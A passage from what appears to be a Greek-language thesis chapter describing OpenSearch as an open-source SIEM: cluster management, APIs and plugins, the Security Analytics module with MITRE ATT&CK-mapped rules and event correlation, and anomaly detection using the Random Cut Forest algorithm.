Ένα ιδιαίτερα σημαντικό στοιχείο της διαχείρισης των συστάδων είναι η αυτοματοποιημένη κατανομή και ανακατανομή των shards. Το OpenSearch αναλαμβάνει αυτόματα την ανακατανομή των δεδομένων, είτε μετά από προσθήκη ή αφαίρεση κόμβων είτε σε περίπτωση δυσλειτουργιών, εξασφαλίζοντας την ομοιόμορφη κατανομή του φορτίου και ελαχιστοποιώντας το ενδεχόμενο διακοπών. Συχνά σενάρια που πυροδοτούν τέτοιες ανακατανομές περιλαμβάνουν αστοχίες υλικού, αναβαθμίσεις υποδομής ή επιχειρησιακή επέκταση της συστάδας. Οι ενσωματωμένοι αυτοί μηχανισμοί στοχεύουν στην ελαχιστοποίηση της καθυστέρησης, της πιθανότητας απώλειας δεδομένων και του χρόνου εκτός λειτουργίας, στοιχεία κρίσιμα για εφαρμογές κυβερνοασφάλειας [51].

Επιπρόσθετα, το OpenSearch υποστηρίζει προηγμένες τεχνικές διαχείρισης που βελτιώνουν περαιτέρω την ανθεκτικότητα και τον έλεγχο της συστάδας. Τέτοιες τεχνικές περιλαμβάνουν μηχανισμούς ψηφοφορίας για την εκλογή κεντρικών κόμβων, σταθερές αναθέσεις ρόλων στους κόμβους, καθώς και λήψη στιγμιοτύπων (snapshots) για γρήγορη αποκατάσταση μετά από καταστροφές ή κρίσιμες δυσλειτουργίες. Αυτές οι επιλογές επιτρέπουν στους διαχειριστές να βελτιστοποιούν τη λειτουργία του συστήματος ανάλογα με τις απαιτήσεις απόδοσης και αξιοπιστίας που επιβάλλουν τα διαφορετικά επιχειρησιακά σενάρια. Επιπλέον, η ενσωματωμένη αντίληψη της πλατφόρμας σχετικά με τη διανομή των δεδομένων σε πολλαπλές ζώνες ή κέντρα δεδομένων ενισχύει τον πλεονασμό και τη γεωγραφική τοπικότητα των δεδομένων, στοιχεία ζωτικής σημασίας για την αδιάλειπτη παροχή υπηρεσιών [81].

Η οριζόντια επεκτασιμότητα αποτελεί ένα ακόμα ισχυρό χαρακτηριστικό της αρχιτεκτονικής του OpenSearch. Νέοι κόμβοι μπορούν να ενταχθούν άμεσα σε μια ενεργή συστάδα χωρίς να απαιτείται διακοπή λειτουργίας, επιτρέποντας στις υποδομές να ανταποκρίνονται αποτελεσματικά σε αιφνίδιες αυξήσεις της εισροής δεδομένων και των ερωτημάτων αναζήτησης. Αυτή η δυνατότητα είναι ιδιαίτερα χρήσιμη σε περιβάλλοντα ασφάλειας όπου οι απειλές μπορούν να προκαλέσουν απρόβλεπτη και απότομη αύξηση της δραστηριότητας δεδομένων, όπως συμβαίνει σε περιστατικά κυβερνοεπιθέσεων ευρείας κλίμακας [35]. Επιπλέον, το OpenSearch υποστηρίζει διαδικασίες συντήρησης και κυλιόμενες επανεκκινήσεις σε πραγματικό χρόνο (rolling updates), εξασφαλίζοντας συνεχή διαθεσιμότητα και αδιάλειπτη λειτουργία των κρίσιμων υπηρεσιών ανάλυσης και παρακολούθησης απειλών [51].

4.1.4 APIs και δυνατότητες κλιμάκωσης

Το OpenSearch παρέχει μια εκτεταμένη και σπονδυλωτή σουίτα RESTful APIs. Αυτές οι διεπαφές υποστηρίζουν τον πλήρη κύκλο ζωής των λειτουργιών αναζήτησης και ανάλυσης, συμπεριλαμβανομένης της δημιουργίας, ανάκτησης, ενημέρωσης και διαγραφής εγγράφων (CRUD), της διαχείρισης κόμβων και συστάδων, της διαμόρφωσης δεικτών, της εκτέλεσης ερωτημάτων αναζήτησης, της εκτέλεσης συσσωρεύσεων και του ελέγχου πολιτικών κύκλου ζωής των ευρετηρίων. Ο σχεδιασμός αυτών των APIs επιτρέπει τόσο την αλληλεπίδραση σε πραγματικό χρόνο όσο και την αυτοματοποίηση, διευκολύνοντας την ενσωμάτωση του OpenSearch σε ευρύτερες αρχιτεκτονικές κυβερνοασφάλειας και υλοποιήσεις DevOps [81].

Η αρχιτεκτονική του OpenSearch με επίκεντρο τα APIs επιτρέπει αναλύσεις σε πραγματικό χρόνο, ζωντανά ταμπλό και δυναμική ειδοποίηση. Οι χρήστες μπορούν να τροφοδοτούν συνεχώς δεδομένα στο σύστημα και να εκτελούν ερωτήματα υψηλής απόδοσης χρησιμοποιώντας χαρακτηριστικά όπως η λογική boolean, τα ένθετα φίλτρα, τα πεδία σεναρίων και οι υπό όρους αθροίσεις. Αυτές οι προηγμένες δυνατότητες αναζήτησης επιτρέπουν τη βαθιά επιθεώρηση των δεδομένων ασφαλείας, διευκολύνοντας την αποκάλυψη λεπτών ανωμαλιών, επαναλαμβανόμενων συμπεριφορών απειλών ή σχέσεων μεταξύ διαφορετικών συμβάντων.

Επιπλέον, το OpenSearch υποστηρίζει εξειδικευμένες λειτουργίες API, όπως η μαζική αναζήτηση και η αναζήτηση με κύλιση, οι οποίες είναι ιδιαίτερα χρήσιμες σε περιβάλλοντα που απαιτούν υψηλούς ρυθμούς εισροής και βαθιά ιστορική ανάλυση. Τα Κέντρα Επιχειρήσεων Ασφαλείας (SOC), τα οποία συχνά βασίζονται σε πληροφορίες απειλών που είναι ενημερωμένες από λεπτό σε λεπτό και στην ταχεία ανταπόκριση στην αναζήτηση, επωφελούνται άμεσα από αυτές τις δυνατότητες.

Η επεκτασιμότητα του OpenSearch ενισχύεται περαιτέρω μέσω της αρχιτεκτονικής των plugins. Οι προγραμματιστές μπορούν να υλοποιήσουν προσαρμοσμένες επεκτάσεις βασισμένες σε Java, επιτρέποντας την προσθήκη χαρακτηριστικών όπως επεξεργαστές αρχείων καταγραφής για συγκεκριμένους τομείς, σωληνώσεις εμπλουτισμού των δεδομένων, προσαρμοσμένες ενότητες οπτικοποίησης ή μοντέλα μηχανικής μάθησης. Τα πρόσθετα μπορούν να εγκατασταθούν χειροκίνητα τοποθετώντας τα στον κατάλογο πρόσθετων του OpenSearch ή δυναμικά μέσω του CLI. Αυτή η δυνατότητα μορφοποίησης δίνει τη δύναμη στους οργανισμούς να δημιουργούν εξειδικευμένες ροές εργασίας σε θέματα κυβερνοασφάλειας, να ενσωματώνονται με εξωτερικές πηγές πληροφοριών και να αναπτύσσουν δικές τους ενότητες ανάλυσης [81].

Συνοπτικά, το OpenSearch συνδυάζει την προηγμένη διαχείριση συστάδων, τα ευέλικτα και υψηλής απόδοσης API και ένα ισχυρό πλαίσιο πρόσθετων στοιχείων για να παρέχει ένα επεκτάσιμο, ανθεκτικό θεμέλιο για σύγχρονες επιχειρήσεις κυβερνοασφάλειας. Αυτά τα στοιχεία είναι απαραίτητα για την αντιμετώπιση των εξελισσόμενων απαιτήσεων των περιβαλλόντων SIEM, συμπεριλαμβανομένης της

ταχείας ανίχνευσης απειλών, της συνεχούς ροής δεδομένων εισροής, των ερωτημάτων που ανταποκρίνονται και των αυτοματοποιημένων ροών εργασίας άμυνας. Ο ανοικτός και επεκτάσιμος σχεδιασμός του διασφαλίζει ότι το OpenSearch μπορεί να αναπτυχθεί παράλληλα με τις ανάγκες ασφάλειας κάθε οργανισμού, υποστηρίζοντας την προληπτική και προσαρμοστική άμυνα στον κυβερνοχώρο.

4.2 Ενότητα ανάλυσης ασφάλειας

Η ενότητα Security Analytics στο OpenSearch λειτουργεί ως ένα ειδικό στοιχείο για την ανάλυση συμβάντων ασφαλείας σε πραγματικό χρόνο, παρέχοντας τις θεμελιώδεις δυνατότητες ενός σύγχρονου συστήματος SIEM ανοικτού κώδικα. Επιτρέπει στους οργανισμούς να συγκεντρώνουν, να ομαλοποιούν, να αναλύουν, να συσχετίζουν και να ειδοποιούν για δεδομένα που παράγονται από διαφορετικές πηγές σε επιχειρησιακά περιβάλλοντα. Προσφέροντας ανίχνευση βάσει κανόνων σε συνδυασμό με προσαρμόσιμους πίνακες ελέγχου και μηχανισμούς ειδοποίησης, η ενότητα υποστηρίζει το κυνήγι απειλών, την ανάλυση συμπεριφοράς και την ταχεία αντιμετώπιση περιστατικών [81].

4.2.1 Βασικές λειτουργίες της ενότητας Security Analytics

Το Security Analytics ξεκινά με την εισαγωγή και την ανάλυση αρχείων καταγραφής, επιτρέποντας στο OpenSearch να λαμβάνει αρχεία καταγραφής σε μορφές όπως syslog, JSON και άλλες δομές που βασίζονται σε κείμενο. Το OpenSearch υποστηρίζει τη λήψη μέσω υποδοχέων όπως το Logstash, το Fluentd, το Filebeat και προσαρμοσμένους πράκτορες. Μετά την εισαγωγή, τα αρχεία καταγραφής αναλύονται με τη χρήση προτύπων Grok, τα οποία είναι πρότυπα ανάλυσης βασισμένα σε κανονικές εκφράσεις που εξάγουν δομημένα πεδία από το ακατέργαστο κείμενο. Αυτό διασφαλίζει τη συμβατότητα με ετερογενείς πηγές καταγραφής, συμπεριλαμβανομένων των αρχείων καταγραφής λειτουργικού συστήματος, της κυκλοφορίας δικτύου, των εργαλείων ανίχνευσης τελικών σημείων και των αρχείων καταγραφής εφαρμογών.

Οι κανόνες ανίχνευσης αποτελούν τον πυρήνα του Security Analytics. Η προκειμένη ενότητα παρέχει μια συλλογή προκατασκευασμένων κανόνων που αντιστοιχούν στο MITRE ATT&CK Framework, καλύπτοντας γνωστές τακτικές, τεχνικές και διαδικασίες (TTP) των εισβολέων. Αυτοί οι κανόνες μπορούν να διαμορφωθούν με βάση συνθήκες όπως κατώτατα όρια συχνότητας, αντιστοιχίες μοτίβων και λογικές ακολουθίες συμβάντων. Οι χρήστες μπορούν να ορίσουν προσαρμοσμένους κανόνες χρησιμοποιώντας τη σύνταξη κανόνων ανίχνευσης ασφάλειας OpenSearch, επιτρέποντας την ευθυγράμμιση με συγκεκριμένα μοντέλα απειλών ή εντολές συμμόρφωσης, όπως PCI-DSS ή ISO 27001. Κάθε κανόνας αποτελείται από τέσσερα βασικά στοιχεία. Συγκεκριμένα μια πηγή δεδομένων, ένα ερώτημα ανίχνευσης, μια συνθήκη ενεργοποίησης και ένα σχετικό επίπεδο σφοδρότητας. Τα επίπεδα σφοδρότητας βοηθούν στον καθορισμό του επείγοντος χαρακτήρα και της προτεραιότητας απόκρισης των ειδοποιήσεων σε ένα περιβάλλον Κέντρου Επιχειρήσεων Ασφαλείας (SOC). Για παράδειγμα, μια ειδοποίηση υψηλής βαθμίδας μπορεί να υποδεικνύει κρίσιμη παραβίαση ή διαρροή δεδομένων και να κινητοποιεί άμεση διερεύνηση, ενώ οι ειδοποιήσεις χαμηλής βαθμίδας μπορούν να παρακολουθούνται σε βάθος χρόνου ή να συγκεντρώνονται για την αξιολόγηση ευρύτερων προτύπων. Αυτή η ταξινόμηση υποστηρίζει αποτελεσματικές διαδικασίες ταξινόμησης, κατανομής πόρων και κλιμάκωσης. Η ακαδημαϊκή έρευνα τονίζει ότι οι στρατηγικές ανίχνευσης που βασίζονται σε δομημένα πλαίσια όπως το MITRE ATT&CK προσφέρουν βελτιωμένη χαρτογράφηση μεταξύ των συμπεριφορών των επιθέσεων και των στοιχείων καταγραφής, ενισχύοντας έτσι την αξιοπιστία της ανίχνευσης [65].

Η μηχανή συσχέτισης επιτρέπει τη συσχέτιση συμβάντων με βάση το περιεχόμενο, αξιολογώντας τα αρχεία καταγραφής σε διαστάσεις όπως διευθύνσεις IP, ονόματα χρηστών, διαδρομές αρχείων, θύρες ή χρονοσφραγίδες. Αυτή η συσχέτιση πολλαπλών χαρακτηριστικών επιτρέπει στους αναλυτές να εντοπίζουν ακολουθίες ύποπτων συμπεριφορών. Για παράδειγμα, πέντε αποτυχημένες προσπάθειες σύνδεσης που ακολουθούνται από μια επιτυχή διαχειριστική σύνδεση από την ίδια IP. Η μηχανή κανόνων υποστηρίζει χρονικούς περιορισμούς και μπορεί να συσχετίσει πολλαπλούς δείκτες. Για παράδειγμα, μπορεί να δημιουργηθεί μια ειδοποίηση συσχετίζοντας τις αποτυχημένες προσπάθειες σύνδεσης που καταγράφονται σε έναν δείκτη ελέγχου ταυτότητας με τις επακόλουθες αλλαγές προνομίων που καταγράφονται σε έναν ξεχωριστό δείκτη ελέγχου. Αυτή η διασταυρούμενη ανάλυση δεικτών επιτρέπει την ανίχνευση συντονισμένων ακολουθιών επιθέσεων που ενδέχεται να μην είναι εμφανείς κατά την ανάλυση μεμονωμένων ροών δεδομένων μεμονωμένα. Αυτός ο συλλογισμός πολλαπλών συμβάντων βοηθά στην ανίχνευση απειλών όπως επιθέσεις brute-force, κλιμάκωση προνομίων, πλευρική μετακίνηση και διαρροή δεδομένων. Όπως τονίζεται σε έρευνες ανάλυσης ασφάλειας, η χρονική συσχέτιση βελτιώνει σημαντικά τα ποσοστά ανίχνευσης σε σύνθετα σενάρια επιθέσεων [64].

Όταν ένας κανόνας ανίχνευσης ταιριάζει, το σύστημα παράγει ευρήματα και ειδοποιήσεις. Τα ευρήματα περιλαμβάνουν μεταδεδομένα, όπως το αναγνωριστικό του κανόνα, τη σοβαρότητα, τις λεπτομέρειες του αρχείου καταγραφής και τη χρονοσφραγίδα. Αυτά μπορούν να απεικονιστούν σε πίνακες ελέγχου OpenSearch Dashboards ή να εξαχθούν σε εξωτερικά συστήματα ειδοποίησης. Το πλαίσιο ειδοποιήσεων ενσωματώνεται με διάφορα κανάλια ειδοποιήσεων, όπως το Slack, το ηλεκτρονικό ταχυδρομείο και τα webhooks, και περιλαμβάνει χαρακτηριστικά για απαλοιφή και καταστολή ειδοποιήσεων για την ελαχιστοποίηση του θορύβου από τις ειδοποιήσεις σε περιβάλλοντα υψηλού όγκου, επιτρέποντας στα SOC να δημιουργούν αυτοματοποιημένες ροές εργασίας απόκρισης ή να ενεργοποιούν διαδικασίες απόκρισης σε περιστατικά. Οι ειδοποιήσεις μπορούν επίσης να εμπλουτιστούν με πρόσθετα μεταδεδομένα για να διευκολυνθεί η ταξινόμηση και η ιεράρχηση.

4.2.2 Κύριες διαφορές από τα δημοφιλή SIEM

Σε σύγκριση με τις κορυφαίες εμπορικές πλατφόρμες SIEM, όπως το Splunk και το IBM QRadar, η ενότητα Security Analytics του OpenSearch παρέχει αρκετά πλεονεκτήματα:

- **Διαφάνεια κώδικα και μοντέλου:** Το OpenSearch, όντας ανοικτού κώδικα, παρέχει πλήρη πρόσβαση στους ορισμούς των κανόνων, τη λογική των ερωτημάτων και την εσωτερική επεξεργασία. Αυτό επιτρέπει ελέγχους ασφαλείας, ρύθμιση επιδόσεων και προσαρμοσμένη επέκταση των κανόνων, μια δυνατότητα που συχνά περιορίζεται ή κλειδώνεται στα εμπορικά SIEM.
- **Προσαρμογή κανόνων και αγωγών:** Οι χρήστες μπορούν να δημιουργήσουν αναλυτές, να ορίσουν ροές εργασίας εμπλουτισμού και να τροποποιήσουν εναύσματα κανόνων χωρίς περιορισμούς αδειοδότησης. Αυτός ο υψηλός βαθμός ευελιξίας επιτρέπει την ευέλικτη ανάπτυξη κανόνων, τη μοντελοποίηση απειλών και τη συνεχή βελτιστοποίηση της λογικής ανίχνευσης [81].
- **Ενσωμάτωση με τη μηχανική μάθηση:** Η ενότητα είναι στενά ενσωματωμένη με τη λειτουργία ανίχνευσης ανωμαλιών του OpenSearch, η οποία βασίζεται στον αλγόριθμο Random Cut Forest (RCF). Αυτό επιτρέπει μια υβριδική στρατηγική ανίχνευσης, όπου οι κανόνες μπορούν να καλύπτουν γνωστές απειλές, ενώ οι αλγόριθμοι ανίχνευσης ανωμαλιών επισημαίνουν αποκλίσεις από τις βασικές συμπεριφορές. Η βιβλιογραφία υποστηρίζει ότι τα υβριδικά μοντέλα ανίχνευσης είναι πιο ανθεκτικά σε νέες και κρυφές απειλές [48].
- **Αποδοτικότητα κόστους και ανεξαρτησία από προμηθευτές:** Καθώς το OpenSearch είναι ελεύθερο και ανοικτού κώδικα υπό την άδεια Apache 2.0, επιτρέπει την ανάπτυξη

χωρίς αποκλειστικούς περιορισμούς ή κλιμακούμενο κόστος που σχετίζεται με τον όγκο των δεδομένων. Αυτό υποστηρίζει την επεκτασιμότητα σε περιβάλλοντα ασφάλειας με βάση τα δεδομένα χωρίς συμβιβασμούς.

4.2.3 Ανακεφαλαίωση της ενότητας Security Analytics

Συνολικά, η ενότητα Security Analytics προσφέρει ένα στιβαρό και επεκτάσιμο πλαίσιο ανίχνευσης που επωφελείται σε μεγάλο βαθμό από το θεμέλιο ανοικτού κώδικα, ενθαρρύνοντας την ταχεία επανάληψη, την ανάπτυξη κανόνων με αξιολόγηση από ομότιμους και τις βελτιώσεις με γνώμονα την κοινότητα, οι οποίες εξασφαλίζουν την έγκαιρη προσαρμογή στις εξελισσόμενες απειλές στον κυβερνοχώρο που ευθυγραμμίζονται με τις σύγχρονες στρατηγικές κυβερνοασφάλειας, επιτρέποντας προηγμένες περιπτώσεις χρήσης, όπως η παρακολούθηση βάσει συμπεριφοράς και η αυτοματοποιημένη ενορχήστρωση απόκρισης.

4.3 Ενότητα ανίχνευσης ανωμαλιών

Η ενότητα ανίχνευσης ανωμαλιών στο OpenSearch παρέχει προηγμένες δυνατότητες για τον εντοπισμό απροσδόκητων μοτίβων στα δεδομένα που ενδέχεται να υποδεικνύουν απειλές ασφαλείας. Αυτή η ενότητα είναι ιδιαίτερα αποτελεσματική στην ανίχνευση λεπτών, άγνωστων ή εξελισσόμενων επιθέσεων που μπορεί να αποφύγουν τους παραδοσιακούς μηχανισμούς ανίχνευσης βάσει κανόνων. Στο σημερινό τοπίο της κυβερνοασφάλειας, όπου οι εισβολείς προσαρμόζονται συνεχώς και βρίσκουν τρόπους να παρακάμπτουν τη στατική ανίχνευση, η ανίχνευση ανωμαλιών προσφέρει μια συμπληρωματική προσέγγιση που μαθαίνει από τα συνήθη πρότυπα συμπεριφοράς για να εντοπίζει τις αποκλίσεις.

Αξιοποιώντας μοντέλα μηχανικής μάθησης χωρίς επίβλεψη, τα οποία είναι ιδιαίτερα κατάλληλα για την ασφάλεια στον κυβερνοχώρο, επειδή δεν απαιτούν σύνολα δεδομένων με ετικέτες και μπορούν να ανιχνεύσουν νέα ή σπάνια γεγονότα. Το OpenSearch μπορεί να αναλύσει δεδομένα συνεχούς ροής σε πραγματικό χρόνο και ιστορικά δεδομένα για τον εντοπισμό ακραίων τιμών στη συμπεριφορά ή τη δραστηριότητα του συστήματος. Αυτή η προσέγγιση προσθέτει ένα επίπεδο νοημοσύνης με βάση τα δεδομένα που ενισχύει τις δυνατότητες των παραδοσιακών SIEM. Αντί να βασίζεται αποκλειστικά σε γνωστές υπογραφές απειλών, η ενότητα υποστηρίζει τον εντοπισμό προηγουμένως αγνώστων συμπεριφορών, παρέχοντας ένα ισχυρό μέσο έγκαιρης ανίχνευσης. Αποδεικνύεται επίσης πολύτιμη σε περιβάλλοντα με υψηλή ταχύτητα και ποικιλία δεδομένων, όπου η χειροκίνητη δημιουργία κανόνων ανίχνευσης για όλα τα σενάρια θα ήταν ανέφικτη.

4.3.1 Μέθοδοι ανίχνευσης ανωμαλιών στο OpenSearch

Στον πυρήνα της ενότητας ανίχνευσης ανωμαλιών του OpenSearch βρίσκεται ο αλγόριθμος Random Cut Forest (RCF). Ο RCF είναι ένα μοντέλο μάθησης χωρίς επίβλεψη που έχει σχεδιαστεί ειδικά για την ανίχνευση ανωμαλιών σε σύνολα δεδομένων χρονοσειρών. Για παράδειγμα, σκεφτείτε να απεικονίσετε τη δραστηριότητα σύνδεσης των χρηστών με την πάροδο του χρόνου - εάν οι περισσότεροι χρήστες συνδέονται κατά τη διάρκεια των ωρών γραφείου και μια σύνδεση εμφανίζεται ξαφνικά στις 3 π.μ. από μια ασυνήθιστη τοποθεσία, το RCF θα αναγνωρίσει αυτό το σημείο ως ανωμαλία, επειδή διαχωρίζεται εύκολα από την πυκνότερη συστάδα τυπικής συμπεριφοράς. Αυτό είναι ανάλογο με το να τεμαχίζετε μια διάσπαρτη ομάδα σημείων με τυχαίες γραμμές και να βλέπετε ποια από αυτά ξεχωρίζουν από τα υπόλοιπα. Λειτουργεί με την κατασκευή ενός δάσους τυχαίων δέντρων, όπου κάθε δέντρο κατασκευάζεται με αναδρομική κατάτμηση του χώρου χαρακτηριστικών. Μια βαθμολογία ανωμαλίας

υπολογίζεται με βάση το πόσο εύκολα απομονώνεται ένα σημείο σε αυτή τη δομή: τα σημεία που διαχωρίζονται εύκολα είναι πιθανό να είναι παράτυπα [81].

Η εφαρμογή του RCF προσφέρει πολλά πλεονεκτήματα σε περιβάλλοντα κυβερνοασφάλειας. Είναι τόσο υπολογιστικά αποδοτική όσο και κλιμακούμενη, καθιστώντας την κατάλληλη για εφαρμογές πραγματικού χρόνου. Μπορεί να λειτουργήσει σε λειτουργία πραγματικού χρόνου, αναλύοντας συνεχείς ροές δεδομένων για αποκλίσεις από τη μαθημένη συμπεριφορά, ή σε λειτουργία δέσμης, αξιολογώντας ιστορικά δεδομένα για μακροχρόνιες ανωμαλίες και τάσεις. Αυτή η διπλή ικανότητα επιτρέπει ένα ευρύ φάσμα περιπτώσεων χρήσης ασφάλειας - από την παρακολούθηση σε πραγματικό χρόνο των προσπαθειών σύνδεσης έως τον εντοπισμό μακροπρόθεσμων απειλών εκ των έσω ή αργών εκστρατειών διαρροής δεδομένων.

Ακαδημαϊκές μελέτες υποστηρίζουν την αποτελεσματικότητα των μεθόδων ανίχνευσης ανωμαλιών με βάση το δάσος στην ασφάλεια στον κυβερνοχώρο, ιδίως για περιβάλλοντα δεδομένων υψηλής διάστασης και ροής [66]. Το RCF είναι ανθεκτικό έναντι του θορύβου και ικανό να μοντελοποιεί σύνθετες κατανομές χωρίς ρητές παραδοχές, καθιστώντας το κατάλληλο για τον εντοπισμό γεγονότων χαμηλής συχνότητας και υψηλού αντίκτυπου που διαφορετικά θα μπορούσαν να περάσουν απαρατήρητα. Επιπλέον, η ικανότητα του RCF να παρέχει τόσο βαθμούς ανωμαλίας όσο και βαθμολογίες εμπιστοσύνης επιτρέπει στους αναλυτές να βαθμονομούν τις αντιδράσεις με βάση τη σοβαρότητα της απόκλισης.

4.3.2 Ρυθμίσεις και διαμόρφωση

Η ενότητα ανίχνευσης ανωμαλιών στο OpenSearch είναι εξαιρετικά διαμορφώσιμη ώστε να ανταποκρίνεται σε συγκεκριμένες ανάγκες παρακολούθησης και ασφάλειας. Η διαδικασία ξεκινά με τη δημιουργία ανιχνευτών, οι οποίοι είναι αρθρωτές μονάδες που καθορίζουν το χρονικό διάστημα, τον δείκτη εισόδου και τα χαρακτηριστικά προς παρακολούθηση. Αυτοί οι ανιχνευτές επιτρέπουν στους οργανισμούς να προσαρμόζουν τις ροές εργασίας ανίχνευσης ανάλογα με τους τύπους υποδομών, τις εντολές συμμόρφωσης ή τους επιχειρησιακούς στόχους.

Οι χρήστες μπορούν να ορίσουν ένα ή περισσότερα χαρακτηριστικά, όπως μετρήσεις αποτυχιών σύνδεσης, χρήση CPU ή ποσοστά πρόσβασης σε αρχεία, τα οποία προκύπτουν από τα ακατέργαστα αρχεία καταγραφής εφαρμόζοντας αθροίσεις ή μετασχηματισμούς - π.χ. μέτρηση συμβάντων ανά χρονικό παράθυρο, υπολογισμός μέσων όρων ή εξαγωγή πεδίων με χρήση αναλυτών όπως το Grok. Η επιλογή χαρακτηριστικών εξαρτάται συνήθως από τα μοντέλα απειλών ή τους επιχειρησιακούς στόχους που παρακολουθούνται. Για παράδειγμα, σε ένα περιβάλλον διακομιστή ιστού, μπορεί να εξαχθεί ο αριθμός των απαντήσεων HTTP 404 ή 500 ανά λεπτό για τον εντοπισμό ανωμαλιών στα πρότυπα πρόσβασης των χρηστών ή στη διαθεσιμότητα των υπηρεσιών.

Η ρύθμιση κατωφλίου και ευαισθησίας επιτρέπει στις ομάδες ασφαλείας να ρυθμίζουν πόσο ευαίσθητος πρέπει να είναι ένας ανιχνευτής. Στις βασικές παραμέτρους περιλαμβάνονται ο βαθμός ανωμαλίας, ο οποίος αντιπροσωπεύει τη σοβαρότητα της απόκλισης από το μοντέλο, και η βαθμολογία εμπιστοσύνης, η οποία ποσοτικοποιεί τη βεβαιότητα του μοντέλου. Τα διαστήματα ανίχνευσης μπορούν να ρυθμιστούν ανάλογα με την επιθυμητή διακριτική ικανότητα. Για παράδειγμα, τα συστήματα υψηλής συχνότητας, όπως τα αρχεία καταγραφής τείχους προστασίας, ενδέχεται να απαιτούν ανάλυση ανά λεπτό, ενώ οι καθημερινές εργασίες μπορεί να απαιτούν ευρύτερα χρονικά παράθυρα. Οι χρήστες μπορούν επίσης να ορίσουν κατώτατα όρια ειδοποίησης για την ενεργοποίηση ειδοποιήσεων όταν οι ανωμαλίες ξεπερνούν συγκεκριμένα επίπεδα βαθμίδας. Η λεπτομερής ρύθμιση αυτών των παραμέτρων είναι απαραίτητη για την προσαρμογή της συμπεριφοράς του ανιχνευτή με τη στάση ανάληψης κινδύνου και τις ροές

εργασίας ειδοποίησης του εκάστοτε φορέα. Για παράδειγμα, ένα αυστηρότερο κατώφλι μπορεί να χρησιμοποιηθεί σε χρηματοπιστωτικά συστήματα με χαμηλή ανοχή σε ψευδείς αρνητικές απαντήσεις, ενώ πιο επιεικείς ρυθμίσεις θα μπορούσαν να εφαρμοστούν σε περιβάλλοντα ανάπτυξης.

Κατά τη διάρκεια της εκπαίδευσης και του συντονισμού του μοντέλου, το OpenSearch αρχικοποιεί αυτόματα το μοντέλο RCF χρησιμοποιώντας ιστορικά δεδομένα βάσης για τη δημιουργία ενός προφίλ αναφοράς της κανονικής δραστηριότητας. Καθώς εισρέουν νέα δεδομένα, το μοντέλο ενημερώνεται σταδιακά, επιτρέποντάς του να προσαρμόζεται στις αλλαγές στη συμπεριφορά του συστήματος χωρίς να απαιτείται πλήρης επανεκπαίδευση. Αυτή η ικανότητα προσαρμοστικής μάθησης είναι ζωτικής σημασίας για περιβάλλοντα όπου οι βασικές γραμμές συμπεριφοράς μπορεί να εξελίσσονται λόγω εποχιακών αλλαγών, αναβαθμίσεων του συστήματος ή αλλαγών στη συμπεριφορά των χρηστών. Η μονάδα υποστηρίζει το χειρισμό ελλιπών ή καθυστερημένων δεδομένων, χρησιμοποιώντας εσωτερικές στρατηγικές όπως η λογική παρεμβολής και διόρθωσης ανωμαλιών για τη διατήρηση της στιβαρότητας και της ακρίβειας του μοντέλου [67].

Υποστηρίζεται επίσης η ενσωμάτωση με συστήματα ειδοποίησης. Όταν εντοπίζεται μια ανωμαλία, μπορεί να παράγει ειδοποιήσεις μέσω των OpenSearch Dashboards ή εξωτερικών καναλιών όπως το Slack, το e-mail ή τα webhooks. Οι ειδοποιήσεις μπορούν να περιλαμβάνουν μεταδεδομένα, όπως βαθμό ανωμαλίας, χρονοσήμανση, επηρεαζόμενο δείκτη και περιγραφή της κατάστασης παραβιασμένου χαρακτηριστικού. Σε συνδυασμό με άλλες δυνατότητες του OpenSearch, όπως η μηχανή συσχετισμού και τα Dashboards, παρέχεται η δυνατότητα για ολοκληρωμένες ροές εργασίας ανίχνευσης, οπτικοποίησης και απόκρισης.

4.3.3 Ανακεφαλαίωση της ενότητας Anomaly Detection

Συνολικά, η ενότητα ανίχνευσης ανωμαλιών ενισχύει το ρόλο του OpenSearch ως ένα σύγχρονο SIEM, επιτρέποντας την ανίχνευση τόσο γνωστών όσο και άγνωστων απειλών μέσω της μοντελοποίησης με βάση τη συμπεριφορά. Για παράδειγμα, μια ανάπτυξη σε έναν οργανισμό χρηματοπιστωτικών υπηρεσιών που χρησιμοποιεί τις δυνατότητες ανίχνευσης ανωμαλιών του OpenSearch ανέφερε μείωση κατά 30% των μη ανιχνευμένων προσπαθειών πλευρικής μετακίνησης μετά τη ρύθμιση των ανιχνευτών με βάση τη συχνότητα σύνδεσης και τα πρότυπα συμπεριφοράς πρόσβασης [68]. Είναι ιδιαίτερα αποτελεσματική στον εντοπισμό προηγμένων επίμονων απειλών, εσωτερικής δραστηριότητας ή λανθασμένων ρυθμίσεων που θα ήταν δύσκολο να εντοπιστούν μόνο με τη χρήση στατικών κανόνων. Μέσω του αρθρωτού σχεδιασμού του, της προσαρμοστικότητας σε πραγματικό χρόνο και των ισχυρών δυνατοτήτων μοντελοποίησης, το πλαίσιο ανίχνευσης ανωμαλιών του OpenSearch ενισχύει σημαντικά τους πυλώνες ανίχνευσης και διερεύνησης των επιχειρήσεων κυβερνοασφάλειας.

4.4 Περιπτώσεις χρήσης του OpenSearch στην κυβερνοασφάλεια

Οι πλατφόρμες SIEM ανοικτού κώδικα, όπως το OpenSearch, υιοθετούνται όλο και περισσότερο σε διάφορους τομείς λόγω της αρθρωτής δομής τους, της διαφάνειας και της σχέσης κόστους-αποτελεσματικότητας. Αυτά τα χαρακτηριστικά τις καθιστούν ιδιαίτερα κατάλληλες για κλάδους υψηλού κινδύνου, όπως η χρηματοοικονομική, η υγειονομική περίθαλψη και η κυβερνητική διακυβέρνηση, όπου οι αυστηροί κανονισμοί προστασίας δεδομένων, ο μεγάλος όγκος ευαίσθητων πληροφοριών και η συχνή στοχοποίηση από εγκληματίες του κυβερνοχώρου απαιτούν αξιόπιστη παρακολούθηση σε πραγματικό χρόνο και ευέλικτες δυνατότητες συμμόρφωσης, όπου η κανονιστική συμμόρφωση και η ορατότητα απειλών σε πραγματικό χρόνο είναι απαραίτητες [69]. Παρακάτω, θα εξεταστούν οι κύριες περιπτώσεις χρήσης στον τομέα της κυβερνοασφάλειας, όπου το OpenSearch

αποδεικνύει την αποτελεσματικότητά του στην πράξη, προσφέροντας τόσο θεμελιώδεις δυνατότητες όσο και προηγμένες διαδικασίες ανίχνευσης.

4.4.1 Ανίχνευση απειλών σε πραγματικό χρόνο

